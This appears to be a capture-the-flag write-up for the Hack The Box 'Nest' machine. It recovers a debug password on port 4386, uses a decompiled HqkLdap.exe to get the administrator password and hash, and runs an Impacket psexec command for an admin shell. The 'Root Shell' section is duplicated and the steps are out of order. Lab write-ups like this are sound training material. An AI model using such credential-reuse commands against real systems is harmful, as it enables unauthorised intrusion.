


It gives out the password: **WBQ201953D8w**

Let's move on to looking at **port 4386**

Port 4386

The port didn't like communicating via netcat....



Offer the system the password: `debug WBQ201953D8w` , and we get new commands.



Reverse Engineering Round Two

The script in **HqkLdap.exe** is the key to unlocking this hash, this time round. But again, if you just google the name of script you'll find other people's online compiler scripts.....

<https://dotnetfiddle.net/1ca316>

If you wanted to do this by scratch, using a decompiler in a Windows VM would be best. But I have reverse engineering crypto, SOOOOOO

Anyway, we have the **administrator** password: **XtH4nkS4PL4y1nGX**

Root Shell

Now that we have admin creds, lets use **Impacket**'s toolkit to get an Admin shell:

`sudo psexec.py HTB-NEST/Administrator:XtH4nkS4PL4y1nGX@10.10.10.178`

the LDAP directory looks interesting. `SETDIR LDAP` , and then `SHOWQUERY 2` and we get the admin hash: **yyEq0Uvvhq2uQ0cWG8peLoeRQehqip/fK0deG/kjEVb4=**

Root Shell

Now that we have admin creds, lets use **Impacket**'s toolkit to get an Admin shell:

`sudo psexec.py HTB-NEST/Administrator:XtH4nkS4PL4y1nGX@10.10.10.178`

